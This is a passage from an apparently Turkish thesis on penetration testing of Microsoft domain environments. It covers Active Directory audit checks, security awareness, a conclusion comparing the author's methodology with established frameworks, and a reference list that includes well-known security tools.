hesabı ile işlem yapılabilir ve işlem yapanın tespiti zorlaşabilir. İşten ayrılma haricinde, departman değişiklikleri durumunda da kullanıcıların sadece ihtiyacı olan yetkilere sahip olacak şekilde yeni rollere sahip olması ve eski rollerinin kaldırılması da süreç içerisinde yer almalıdır. Özellikle kritik sistemlere ait sistem yöneticileri işten ayrıldığında veya departman değiştirdiklerinde parolaların değiştirilmesi büyük önem arz etmektedir.

Kimlik yönetimi ve erişim kontrolü kullanıcı bazlı değil grup bazlı ve rol bazlı yetkilendirme matrisleri oluşturulmalı ve periyodik olarak gözden geçirilmelidir.

6.15 Aktif Dizin Denetimleri

İstemci veya son kullanıcı bilgisayarlarında gerçekleştirilen sıkılaştırmalar haricinde Aktif Dizin üzerinde de bir takım denetimler gerçekleştirilmelidir. Aktif Dizin üzerinde gerçekleştirilebilecek temel kontroller aşağıdaki gibi sıralanabilir.

- Ortak kullanılan hesaplar incelenmelidir.
- Uzun süredir oturum açmamış kullanıcılar incelenmelidir.
- Parolası sonlanmayan, parolası uzun süredir değişmemiş veya parolasını değiştiremeyen kullanıcılar incelenmelidir.
- Kullanım süresi geçmiş kullanıcı hesapları incelenmelidir.
- İşten ayrılmış, bölüm değiştirmiş personele ait kullanıcı hesapları incelenmelidir.
- Kurum personeli olmayan (danışman gibi) kişilere ait kullanıcı hesapları incelenmelidir.
- Yeterli tanıma sahip olmayan servis hesapları incelenmelidir.
- Kritik gruplara (Enterprise Admins, Domain Admins, Oracle Yöneticileri, Ağ Ekibi vb.) üye olan hesaplar incelenmelidir.
- Hiç bir gruba üye olmayan kullanıcı hesapları, üyesi olmayan gruplar, içerisinde nesne bulunmayan organizasyonel birimler (OU) incelenmelidir.
- İsimlendirme standardına uymayan kullanıcı hesapları, gruplar, bilgisayarlar gibi nesneler incelenmelidir.

6.16 Bilgi Güvenliği Farkındalığı

Bilgi güvenliği sadece sistem yöneticilerinin veya bilgi güvenliği ekiplerinin değil, üst yönetim dahil tüm kurum personelinin sorumluluğundadır. Bu algı ile yola çıkılmalı ve bu farkındalık kurum personeline verilmelidir [141]. Kurumdaki BT çalışanları kendilerini güncel tutmalı ve güncel tehditleri takip etmeli, kurum içerisinde farkındalık eğitimleri düzenlenmeli, periyodik olarak farkındalığı arttıracak sosyal mühendislik testleri yapılmalı, mail veya afiş gibi yöntemler ile bilgi güvenliğinin sürekli olarak hafızalarda yer etmesi sağlanmalıdır. Bu çalışmalarda parola güvenliğine ayrı bir önem verilmeli ve üst yönetim desteği kesinlikle alınmalıdır.

Bölüm 7

Sonuç

Kurumsal ortamlardaki bilgisayarların merkezi yönetimi için Microsoft tarafından sunulan Etki Alanı, sistemlerin ve ortamın güvenliğini sağlarken bir taraftan da bu merkezin kötü ellere geçme riski kurumları korkutmaktadır. Bu gücün kötü ellere hangi adımlar ile geçebileceği ve bu güç ile neler yapılabileceği sızma testleri sayesinde simüle edilebilmektedir. Bu çalışmada da etki alanına karşı gerçekleştirilebilecek saldırılar için bir metodoloji sunulmuş ve bu saldırılara karşı alınabilecek önlemler listelenmiştir. Çalışmada sunulan 10 saldırı adımı (satırlar) ve 16 savunma adımı (sütunlar) Tablo 7.1'de belirtildiği gibi eşleştirilebilir.

Tablo 7.1: Etki Alanı Sızma Testi Adımları ve Korunma Yöntemleri

	1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**
1	X	X							X				X			
2					X	X			X		X		X	X	X	X
3				X			X		X	X	X		X			X
4				X	X		X		X				X			X
5								X	X		X		X			
6			X										X	X		X
7			X						X				X			
8				X					X		X		X			
9			X		X				X				X			X
10						X	X		X	X			X			X

Yukarıdaki tabloda yedekleme önlemi için bir saldırı adımı belirtilmemiştir. Bunun sebebi sızma testlerinde hedef sistemlere herhangi bir zarar verilmemesidir.

Bu tezde sunulan Microsoft etki alanı sızma testi metodolojisi (Microsoft Domain Environment Penetration Testing Metodology - MSDEPTM) ile benzer çalışmaların (standart, kılavuz veya metodolojilerin) birbirlerine göre durumları Tablo 7.2'de belirtildiği gibi eşleştirilebilir.

TABLO 7.2: Tezde Sunulan Metodoloji (MSDEPTM) ile Benzer Çalışmaların Karşılaştırılması

	PTES	**CEH**	**OSSTMM**	**OWASP-TG**	**ISSAF**	**MSDEPTM**
Kurum	Grup	Ec-Council	ISECOM	OWASP	OISSG	Şehir Üniversitesi
Açık Kaynaklı Mı?	+	-	+	+	+	-
Son Güncellenme Tarihi	2014	2016	2010	2013	2006	2016
Adım / Başlık Adedi	7	5	6	10	9	10
Teknik	+	+	-	+	+	+
Çerçeve	Genel	Genel	Genel	Web	Genel	Microsoft
Önlem	-	+	+	+	+	+
Araçlar	+	+	-	+	+	+

Tez kapsamında sunulan metodolojiyi diğerlerinden ayıran en önemli fark, Microsoft etki alanı sızma testleri özelinde hazırlanmış olması ve birbirinden farklı yöntemler ile ana hedefe ulaşabilmeyi amaçlamasıdır.

Sonuç olarak periyodik bir şekilde sızma testlerinin gerçekleştirilmesi ve güncel önlemlerin incelenmesi güvenliği arttıracaktır. Ancak yüzde yüz güvenlik diye bir durumun olmadığı da göz önünde bulundurulmalıdır. Bu nedenle, kurum personellerinin kendilerini güncel tutması ve güvenliğin kurumdaki herkesin sorumluluğu olduğu unutulmaması gerekir.

Kaynaklar

[1] *BSI-Standard 100-1: Information Security Management Systems (ISMS).* Bundesamt für Sicherheit in der Informationstechnik (BSI), 2008.

[2] M. Baykara, R. Daş, and İ. Karadoğan. Bilgi güvenliği sistemlerinde kullanılan araçların incelenmesi. In *1st International Symposium on Digital Forensics and Security*, pages 231–239, 2013.

[3] S. Dilek and S. Özdemir. Sağlık hizmetleri sektöründe kablosuz algılayıcı ağlar. *Bilişim Teknolojileri Dergisi*, 7(2), 2014.

[4] A. Demir. *Vücut alan ağlarındaki medikal cihazların ve mobil sağlık uygulamalarının güvenlik analizleri.* PhD thesis, Istanbul Sehir University,, 2016.

[5] L.A.T. Cox Jr. Some limitations of "risk= threat× vulnerability× consequence" for risk analysis of terrorist attacks. *Risk Analysis*, 28(6):1749–1761, 2008.

[6] E. Brynjolfsson, Y. Hu, and D. Simester. Goodbye pareto principle, hello long tail: The effect of search costs on the concentration of product sales. *Management Science*, 57(8):1373–1386, 2011.

[7] S. Motiee, K. Hawkey, and K. Beznosov. Do windows users follow the principle of least privilege?: investigating user account control practices. In *Proceedings of the Sixth Symposium on Usable Privacy and Security*, page 1. ACM, 2010.

[8] Evolution To Prominence. Information security threats. *Encyclopedia of Multimedia Technology and Networking*, page 404, 2005.

[9] S. Bratus. What hackers learn that the rest of us don't. *IEEE Security and Privacy*, 2007.

[10] A. Whitaker and D.P. Newman. *Penetration testing and network defense*. Cisco Press, 2005.

[11] J. Kim and S. Hong. A method of risk assessment for multi-factor authentication. *Journal of Information Processing Systems*, 7(1):187–198, 2011.

[12] D.S.A. Elminaam, H.M. Abdual-Kader, and M.M. Hadhoud. Evaluating the performance of symmetric encryption algorithms. *IJ Network Security*, 10(3):216–222, 2010.

[13] J. Manger. A chosen ciphertext attack on rsa optimal asymmetric encryption padding (oaep) as standardized in pkcs# 1 v2. 0. In *Annual International Cryptology Conference*, pages 230–238. Springer, 2001.

[14] S.N. Kumar. Hashing algorithm: Md5.

[15] H. Krawczyk, R. Canetti, and M. Bellare. Hmac: Keyed-hashing for message authentication. 1997.

[16] E. Barker, W. Barker, W. Burr, W. Polk, and M. Smid. Recommendation for key management-part 1: General (revised. In *NIST special publication*. Citeseer, 2006.

[17] C. Sanders. How i cracked your windows password (part 2), 2010.

[18] C. Pernet. Apt kill chain part 5: Access strenghtening and lateral movements. 2014.

[19] S. Shoroff, F.S. Terek, S. Sanu, and A. Wallace. Enforcing access control on resources at a location other than the source location, 2002. US Patent 6,381,602.

[20] GIAC Certified Incident Handler. Key fingerprint= af19 fa27 2f94 998d fdb5 de3d f8b5 06e4 a169 4e46. 2004.

[21] D. Haynes and S. Melachrinoudis. The oval language windows component model specification. 2014.

[22] S.Q. Blake. The clark-wilson security model. *Indiana University of Pennsylvania, Library Resources. Retrieved from the World Wide Web at http://www. lib. iup. edu/comscisec/SANSpapers/blake. htm, on January*, 10:2009, 2000.

[23] M. Conover. Analysis of the windows vista security model, 2006.

[24] M. Russinovich. Inside windows vista user account control. *Microsoft TechNet Magazine*, 21, 2007.

[25] G. Bon. Password cracking in the field. 2006.

[26] M. Russinovich. Inside the windows vista kernel: Part 3. *Microsoft TechNet Magazine*, 2007.

[27] G. Weidman. *Penetration testing: A hands-on introduction to hacking*. No Starch Press, 2014.

[28] Aircrack-ng, 2016. URL `https://www.aircrack-ng.org/`.

[29] Aireplay-ng, 2016. URL `http://www.aircrack-ng.org/doku.php?id=aireplay-ng`.

[30] Airodump-ng, 2016. URL `https://aircrack-ng.org/doku.php?id=airodump-ng`.

[31] Arp-scan, 2016. URL `https://linux.die.net/man/1/arp-scan`.

[32] Beef, 2016. URL `http://beefproject.com/`.

[33] Portswigger. Burp suite, 2016. URL `https://portswigger.net/burp/`.

[34] Owasp zed attack proxy project, 2016. URL `https://www.owasp.org`.

[35] Cainabel, 2016. URL `http://www.oxid.it/cain.html`.

[36] Crunch, 2016. URL `https://sourceforge.net/projects/crunch-wordlist/files%2Fcrunch-wordlist/`.

[37] Cewl, 2016. URL `https://digi.ninja/projects/cewl.php`.

[38] Deepmagic information gathering tool, 2016. URL `http://mor-pah.net/2016/11/25/dmitry-on-github/`.

[39] Dnsenum, 2016. URL `https://github.com/fwaeytens/dnsenum`.

[40] Dsniff, 2016. URL `https://www.monkey.org/~dugsong/dsniff/`.

[41] Ucsniff, 2016. URL `http://ucsniff.sourceforge.net/`.

[42] Esedbtools, 2016. URL https://github.com/libyal/libesedb/tree/master/esedbtools.

[43] Ettercap, 2016. URL https://ettercap.github.io/ettercap/.

[44] P. Harvey. Exiftool, 2016. URL http://www.sno.phy.queensu.ca/~phil/exiftool/.

[45] F. Amato. Evilgrade, 2016. URL https://github.com/infobyte/evilgrade.

[46] Fierce, 2016. URL https://github.com/mschwager/fierce.

[47] G. Alkan. Flashlight, 2016. URL https://github.com/galkan/flashlight.

[48] Eleven Paths. Fingerprinting organizations with collected archives, 2016. URL https://www.elevenpaths.com/labstools/foca/index.html.

[49] Harvest, 2016. URL https://code.google.com/archive/p/theharvester.

[50] Hping3, 2016. URL http://www.hping.org/hping3.html.

[51] Httrack, 2016. URL https://www.httrack.com/.

[52] Hydra, 2016. URL https://www.thc.org/thc-hydra/.

[53] John the ripper, 2016. URL www.openwall.com/john.

[54] G. Alkan. Kacak, 2016. URL https://github.com/galkan/kacak.

[55] Kismet, 2016. URL https://www.kismetwireless.net.

[56] Paterva. Maltego, 2016. URL www.paterva.com.

[57] Medusa, 2016. URL http://foofus.net/goons/jmk/medusa/medusa.html.

[58] Rapid 7. Metasploit framework, 2016. URL https://www.metasploit.com.

[59] Core Security. Core impact, 2016. URL https://www.coresecurity.com/core-impact.

[60] B. Delpy. Mimikatz, 2016. URL https://github.com/gentilkiwi/mimikatz.

[61] Netcat, 2016. URL http://netcat.sourceforge.net/download.php.

[62] Ncrack, 2016. URL https://nmap.org/ncrack.

[63] Nessus, 2016. URL https://www.tenable.com/products/nessus/select-your-operating-system.

[64] Openvas, 2016. URL www.openvas.org/.

[65] Rapid 7. Nexpose, 2016. URL https://www.rapid7.com/products/nexpose.

[66] Netsparker, 2016. URL https://www.netsparker.com.

[67] Acunetix, 2016. URL https://www.acunetix.com/.

[68] Webinspect, 2016. URL http://www8.hp.com/us/en/software-solutions/webinspect-dynamic-analysis-dast/index.html.

[69] Nikto, 2016. URL https://cirt.net/nikto2.

[70] Nmap, 2016. URL https://nmap.org/.

[71] Ntdsextract, 2016. URL http://www.ntdsxtract.com/.

[72] Ophcrack, 2016. URL http://ophcrack.sourceforge.net/.

[73] Proxychains, 2016. URL http://proxychains.sourceforge.net/.

[74] Pth-winexe, 2016. URL https://github.com/byt3bl33d3r/pth-toolkit/blob/master/pth-winexe.

[75] Putty, 2016. URL http://www.putty.org/.

[76] Recon-ng, 2016. URL https://bitbucket.org/LaNMaSteR53/recon-ng.

[77] Samdump2, 2016. URL http://http.us.debian.org/debian/pool/main/s/samdump2/.

[78] Bkhive, 2016. URL http://http.us.debian.org/debian/pool/main/b/bkhive/.

[79] Social engineer toolkit (set), 2016. URL http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/.

[80] Shellter, 2016. URL https://www.shellterproject.com.

[81] Shodan, 2016. URL https://www.shodan.io/.

[82] Snmpbulkwalk, 2016. URL www.net-snmp.org/docs/man/snmpbulkwalk.html.

[83] Snmpcheck, 2016. URL http://www.nothink.org/codes/snmpcheck/.

[84] Snmpwalk, 2016. URL http://net-snmp.sourceforge.net/docs/man/snmpwalk.html.

[85] Sqlcmd, 2016. URL https://www.microsoft.com/en-us/download/details.aspx?id=36433.

[86] Sqlmap, 2016. URL http://sqlmap.org/.

[87] Ssl strip, 2016. URL http://www.thoughtcrime.org/software/sslstrip/.

[88] Sslscan, 2016. URL https://github.com/rbsec/sslscan.

[89] M. Russinovich. Sysinternals, 2016. URL https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx.

[90] Upx, 2016. URL https://upx.github.io/.

[91] Mpress, 2016. URL https://autohotkey.com/mpress/.

[92] Pespin, 2016. URL http://www.pespin.com/.

[93] Veil-evasion, 2016. URL https://github.com/Veil-Framework/Veil-Evasion.

[94] w3af, 2016. URL http://w3af.org/.

[95] Amplia Security. Windows credentials editor, 2016. URL www.ampliasecurity.com/research/windows-credentials-editor/.

[96] Windows-exploit-suggester, 2016. URL https://github.com/GDSSecurity/Windows-Exploit-Suggester.

[97] Wireshark, 2016. URL https://www.wireshark.org/.

[98] Tcpdump, 2016. URL www.tcpdump.org/.

[99] Wmic, 2016. URL https://msdn.microsoft.com/en-us/library/bb742610.aspx.

[100] J. O'Gorman, D. Kearns, and M. Aharoni. *Metasploit: The penetration tester's guide*. No Starch Press, 2011.

[101] B. Özcan. *Kurumsal Bilgi Güvenliği ve COBIT*. PhD thesis, Haliç Üniversitesi, Yönetim Bilişim Sistemleri Anabilim Dalı, İstanbul, 2009. URL `http://tez2.yok.gov.tr/`.

[102] G. Muharremoğlu. *Kurumsal Bilgi Güvenliğinde Zafiyet, Saldırı Ve Savunma Öğelerinin İncelenmesi*. PhD thesis, Istanbul University, 2013.

[103] M.N. Öğün and A. Kaya. Siber güvenliğin milli güvenlik açısından önemi ve alınabilecek tedbirler. *Güvenlik Stratejileri Dergisi*, 18(18), 2013.

[104] Y. Vural and Ş. Sağıroğlu. Kurumsal bilgi güvenliği ve standartlari üzerine bir inceleme. *Gazi Üniversitesi Mühendislik-Mimarlık Fakültesi Dergisi*, 23(2), 2008.

[105] A. Shanley and M.N. Johnstone. Selection of penetration testing methodologies: A comparison and evaluation. 2015.

[106] T. Kazancı and F. Gürsul. *Mobil Bankacılıkta Güvenlik Sorunların Analizi*. PhD thesis, İstanbul Üniversitesi Enformatik Bölümü, 2013. URL `http://ulusaltezmerkezi.com/mobil-bankacilikta-guvenlik-sorunlarin-analizi/`.

[107] S. Mansouri. *Network Security Parameters And Their Optimization*. PhD thesis, Dokuz Eylül Üniversitesi, İzmir, 2016.

[108] D. Stiawan, M.Y. Idris, and A.H. Abdullah. Attack and vulnerability penetration testing: Freebsd. *TELKOMNIKA (Telecommunication Computing Electronics and Control)*, 11(2):399–408, 2013.

[109] Ø. Bækkelund. Session hijacking in wlan based public networks. 2009.

[110] Y. Vural. *Kurumsal Bilgi Güvenliği ve Sızma (Penetrasyon) Testleri*. PhD thesis, 2007.

[111] D.A. Franco, J.L. Perea, and L.C. Tovar. Herramienta para la detección de vulnerabilidades basada en la identificación de servicios. *Información tecnológica*, 24 (5):13–22, 2013.

[112] I. Zakarija, T. Domić, and V. Batoš. Application of the selected penetration testing approach for computer system. *Naše more: znanstveni časopis za more i pomorstvo*, 60(3-4):90–94, 2013.

[113] C. Sarraute. Automated attack planning. *arXiv preprint arXiv:1307.7808*, 2013.

[114] A. Futoransky, F. Miranda, J. Orlicki, and C. Sarraute. Simulating cyber-attacks for fun and profit. In *proceedings of the 2nd international conference on simulation tools and techniques*, page 4. ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), 2009.

[115] E. Çalışkan. *Virtual Penetration Testing With Phase Based Vulnerability Analysis*. PhD thesis, Middle East Technical University, 2015.

[116] T. Yiğit and M.A. Akyıldız. Sızma testleri için bir model ağ üzerinde siber saldırı senaryolarının değerlendirilmesi. *SDÜ Fen Bilimleri Enstitüsü Dergisi*, 18(1), 2014.

[117] Küçüksille E. U. Yalçınkaya, M. A. Gelişmiş hedef odaklı siber saldırılar = advanced target oriented cyber attacks. 2015. URL `http://tara.sdu.edu.tr/vufind/Record/106313/Holding`.

[118] M.A. Akyıldız. *Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ile Değerlendirilmesi*. PhD thesis, Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü, 2013.

[119] J. Desimone. Windows credential theft: Methods and mitigations. 2012.

[120] K. Altundağ. *Windows kimlik doğrulaması güvenlik fonksiyonu: tehditler ve önlemlerin kontrol listelerine uyarlanması*. PhD thesis, Istanbul Sehir University„ 2016.

[121] J.P. Wolf and W. Reif. *An Ontology for Digital Forensics in IT Security Incidents*. PhD thesis, Universtitätsbibliothek, 2013.

[122] T. Duate and R. Kulzer. Mieic-ssin (computer security). *Group*, 5(T9):2012, 2011.

[123] A.S. Pleshkov and D.D. Ruder. Penetration testing as a security analysis of computer systems. *News of Altai State University*, 85(1), 2015.

[124] A. Dulkin, S. Yair, O. Benedict, J. Stanford, and L. Lazarovitz. Systems and methods for detecting and reacting to malicious activity in computer networks, 2016. US Patent App. 15/147,487.

[125] T. Arambatzis, I. Lazaridis, and S. Pouros. Modern windows server operating systems vulnerabilities.

[126] R. Wagner. Address resolution protocol spoofing and man-in-the-middle attacks. *The SANS Institute*, 2001.

[127] S. Prowell, R. Kraus, and M. Borkin. *Seven Deadliest Network Attacks*. Elsevier, 2010.

[128] The penetration testing execution standard, 2016. URL `www.pentest-standard.org/`.

[129] Certified ethical hacking, 2016. URL `https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/`.

[130] The open source security testing methodology manual, 2016. URL `http://www.isecom.org/research/osstmm.html`.

[131] Open web application security project, 2016. URL `https://www.owasp.org/images/1/19/OTGv4.pdf`.

[132] Information systems security assessment framework, 2016. URL `https://sourceforge.net/projects/isstf/`.

[133] M. Al-Zarouni. The reality of risks from consented use of usb devices. 2006.

[134] S. Türpe, A. Poller, J. Steffan, J. Stotz, and J. Trukenmüller. Attacking the bitlocker boot process. In *International Conference on Trusted Computing*, pages 183–196. Springer, 2009.

[135] F. Cuppens, N. Cuppens-Boulahia, T. Sans, and A. Miege. A formal approach to specify and deploy a network security policy. In *Formal Aspects in Security and Trust*, pages 203–218. Springer, 2005.

[136] K. Scarfone and M. Souppaya. Guide to enterprise password management (draft). *NIST Special Publication*, 800:118, 2009.

[137] B. Ewaida. Pass-the-hash attacks: Tools and mitigation. *Last accessed September*, 11, 2013.

[138] K. Kent and M. Souppaya. Guide to computer security log management. *NIST special publication*, 92, 2006.

[139] H. Karlzén. An analysis of security information and event management systems-the use or siems for log collection, management and analysis. 2009.

[140] U. Case. Identity and access management. 2008.

[141] B. Bulgurcu, H. Cavusoglu, and I. Benbasat. Information security policy compliance: an empirical study of rationality-based beliefs and information security awareness. *MIS quarterly*, 34(3):523–548, 2010.